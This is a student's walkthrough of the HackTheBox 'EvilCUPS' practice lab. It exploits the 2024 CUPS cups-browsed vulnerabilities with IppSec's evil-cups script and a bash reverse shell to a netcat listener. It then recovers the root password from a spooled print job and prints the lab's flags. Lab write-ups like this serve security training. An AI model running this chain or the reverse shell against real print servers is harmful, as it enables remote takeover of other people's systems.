TECHMINDZ

TOPIC: CRACKING THE HACKTHE BOX LAB AND FINDING THE HIDDEN FLAGS

LAB: EVILTWINS

SUBMITTED TO:

ARJUN SIR

SUBMITTED BY:

ANVITH ANL P


LAB:EVILCUPS

It is a linux based which a quit a bit hard.

- In this lab we will learn about cups-browsed exploits which has been founded in 2022 .
- Here we got the ip address lets do the nmap scan and see which ports are open.

1. Nmap scan

   By the command “nmap -A <ip>” ip:10.10.11.40



   Here there are two ports open


   Ssh

   Ipp: it’s a open UDP port with port number 631

   2.searching in url with the ip address

   Here the http port is not open so if we search only via the ip we cannot find anything

   - The UDP port is open wit the port No: 631
     If we search with the ip: port number we can get something



Lets dig in to it more and see what we can find

We can see a completed job in the printer sec but we cannot dig in more because we are a anonymous user

- Lets see if we can find any exploit or vulnerabilities in cups


3. Searching for any exploits or vulnerabilities

While searching found 4 vulnerability

I. CVE-2024-47176: cups-browsed
II. CVE-2024-47076: libcupsfilters
III. CVE-2024-47175: libppd
IV. CVE-2024-47177: Foomatic-RIP


The four main vulnerability lets dig up in to them more and see what is usefull for us.

While digging found ipp server python script



Which is use full. But here we are not using this method cause its too long.

We got another php code. github server which is made for the evil -cups vulnerability



- To execute a command, all we need to do is send a print job to this printer. Because printing test pages isn't restricted, anyone can do this without needing to log in

We can fetch IPPSEC's exploit to automate the process of these CVEs together and install the requirements

Download the command

"git clone https://github.com/IppSec/evil-cups.git"

```
┌──(root㉿kali)-[~/Downloads]
└─# cd evil-cups

┌──(root㉿kali)-[~/Downloads/evil-cups]
└─# ls
evilcups.py  requirements.txt
```

We need to install the requirements.txt using the pip3 install command

"pip install -r requirements.txt --break-system-packages"

```
┌──(root㉿kali)-[~/Downloads/evil-cups]
└─# pip install -r requirements.txt --break-system-packages
^[DEPRECATION: Loading egg at /usr/local/lib/python3.12/dist-packages/pyOpenSSL-24.0.0-py3.12.egg is deprecated. pip 2
be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.12/dist-packages/impacket-0.13.0.dev0+20241127.154729.af51dfd1-py3.
stallation. Discussion can be found at https://github.com/pypa/pip/issues/12330
Requirement already satisfied: ippserver in /usr/local/lib/python3.12/dist-packages (from -r requirements.txt (line 1
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from ippserver→-r requirements.txt (line 1
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system pac
pip.pypa.io/warnings/venv. Use the --root-user-action option if you know what you are doing and want to suppress this
```

4. Using reverse shell command and netcat

Here we use a reverse shell command

"bash -c 'bash -i >& /dev/tcp/connected ip/9001 0>&1'"

It’s a reverse shell command used by the penetration testers

- Using nc we can listens on the port


Lets run the command

```
┌──(root㉿kali)-[~/Downloads/evil-cups]
└─# python3 evilcups.py 10.10.14.32 10.10.11.40 "bash -c 'bash -i >& /dev/tcp/10.10.14.32/9001 0>&1'"
IPP Server Listening on ('10.10.14.32', 12345)
Sending udp packet to 10.10.11.40:631 ...
Please wait this normally takes 30 seconds ...
22 elapsed
target connected, sending payload  ...
23 elapsed
target connected, sending payload  ...
25 elapsed
```


And also run a nc command in a new terminal

```
┌──(root㉿kali)-[~/Downloads/evil-cups]
└─# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.11.40] 55434
```


- Open the url page that we have found check the printers section if something has changed



- Before the was only one Queue but we have successfully added another job to the printer Lets open it



Lets change the maintenance and go back to the terminal and see



Here we catch a shell as a Lp user and got the first flag

FLAG1: 864b52bff4235f0ecf4673f221ac32e1

The final flag can be only be used by the root. So lets get the credential as a root user

5. ESCALATION

```
lp@evilcups:/var/spool$ ls -la
ls -la
total 24
drwxr-xr-x  6 root root 4096 Sep 30 19:55 .
drwxr-xr-x 11 root root 4096 Sep 28 10:02 ..
drwxr-xr-x  3 root root 4096 Sep 28 10:02 cron
drwx--x--T  3 root lp   4096 Dec 11 11:40 cups
drwxr-xr-x  2 lp   lp   4096 Sep 30 19:55 lpd
lrwxrwxrwx  1 root root    7 Sep 27 21:03 mail → ../mail
drwx------  2 root root 4096 Feb 22  2023 rsyslog
lp@evilcups:/var/spool$ cd cups
```

In this var/spool/cups directory the password of the root user is hidden

- `lp@evilcups:/var/spool/cups$ cat d00001-001`

Using this command “cat d00001-001” we can get the pass of the root user what is d00001-001

It is the indication of jobs done in the printer which we cannot see

- Using the python script we can see

```
total 8
drwx--x--- 1 root lp    38 Sep 30 16:28 .
drwxr-xr-x 1 root root  84 Sep 28 12:48 ..
-rw------- 1 root lp   946 Sep 30 16:28 c00008
-rw-r----- 1 root lp   234 Sep 30 16:28 d00008-001
drwxrwx--T 1 root lp     0 Sep 30 15:31 tmp
```

There are totally 8 jobs done but we can only see one in tht url. So d0001-001 indicate the first job.

```
/pagenum 1 def
/fname (pass.txt) def
/fdir (.) def
/ftail (pass.txt) def
% User defined strings:
/fmodstr (Sat Sep 28 09:30:10 2024) def
/pagenumstr (1) def
/user_header_p false def
/user_footer_p false def
%%EndPageSetup
do_header
5 742 M
(Br3@k-G!@ss-r00t-evilcups) s
```

The password of the root user is

Pass: Br3@k-G!@ss-r00t-evilcups

Know we can enter the root user by giving the command

“Su root”

```
lp@evilcups:/$ su root
su root
Password: Br3@k-G!@ss-r00t-evilcups
whoami
root
```

We are a root user know lets find the final flag

```
cd /root
ls
root.txt
cat root.txt
3dc1b17a65f0b82b800536cce6fe4b18
```

Got the final flag

FLAG2: 3dc1b17a65f0b82b800536cce6fe4b18